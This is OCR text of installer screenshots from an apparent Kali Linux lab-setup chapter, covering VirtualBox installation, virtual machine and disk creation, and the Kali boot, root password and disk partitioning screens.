


Chapter 1: Setting Up Kali Linux and the Testing Lab






Oracle VM VirtualBox 5.2.8 Setup
Oracle VM VirtualBox 5.2.8
Windows Security
Would you like to install this device software?
Name: Oracle Corporation Network adapters
Publisher: Oracle Corporation
Always trust software from "Oracle Corporation".
Install
Don't Install
You should only install driver software from publishers you trust. How can I decide which device software is safe to install?
Version 5.2.8
< Back
Next >
Cancel



Oracle VM VirtualBox Manager
File
Machine
Help
New
Settings
Discard
Start
Machine Tools
Global Tools
Welcome to VirtualBox!
The left part of this window lists all virtual machines and virtual machine groups on your computer. The list is empty now because you haven't created any virtual machines yet.
In order to create a new virtual machine, press the New button in the main tool bar located at the top of the window.
You can press the F1 key to get instant help, or visit www.virtualbox.org for more information and latest news.



Create Virtual Machine
Name and operating system
Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.
Name:
Kali Linux 2018.1
Type:
Linux
Version:
Debian (64-bit)
Expert Mode
< Back
Next >
Cancel



Create Virtual Machine
Hard disk
If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.
If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.
The recommended size of the hard disk is 8.00 GB.
Do not add a virtual hard disk
Create a virtual hard disk now
Use an existing virtual hard disk file
windows 7-disk1.vmdk (Normal, 12.50 GB)
< Back
Create
Cancel



Create Virtual Hard Disk
File location and size
Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.
Kali Linux 2018.1
Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.
35.36 GB
4.00 MB
2.00 TB
< Back
Create
Cancel



Kali Linux 2018.1 - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage
Storage Tree
Controller: IDE
kali-linux-2018.1-amd64.iso
Controller: SATA
Kali Linux 2018.1.vdi
Attributes
Optical Drive: IDE Secondary Master
Live CD/DVD
Information
Type: Image
Size: 2.82 GB
Location: /home/gilberto/Descargas/kali-...
Attached to: --
Help
Cancel
OK


Kali Linux 2018.1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (amd64)
Live (amd64 failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options
Right Ctrl


KALI
BY OFFENSIVE SECURITY
Set up users and passwords
You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.
A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.
The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.
Note that you will not be able to see the password as you type it.
Root password:
Show Password in Clear
Please enter the same root password again to verify that you have typed it correctly.
Re-enter password to verify:
Show Password in Clear
Screenshot
Go Back
Continue



KALI
BY OFFENSIVE SECURITY
Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual
Screenshot
Go Back
Continue

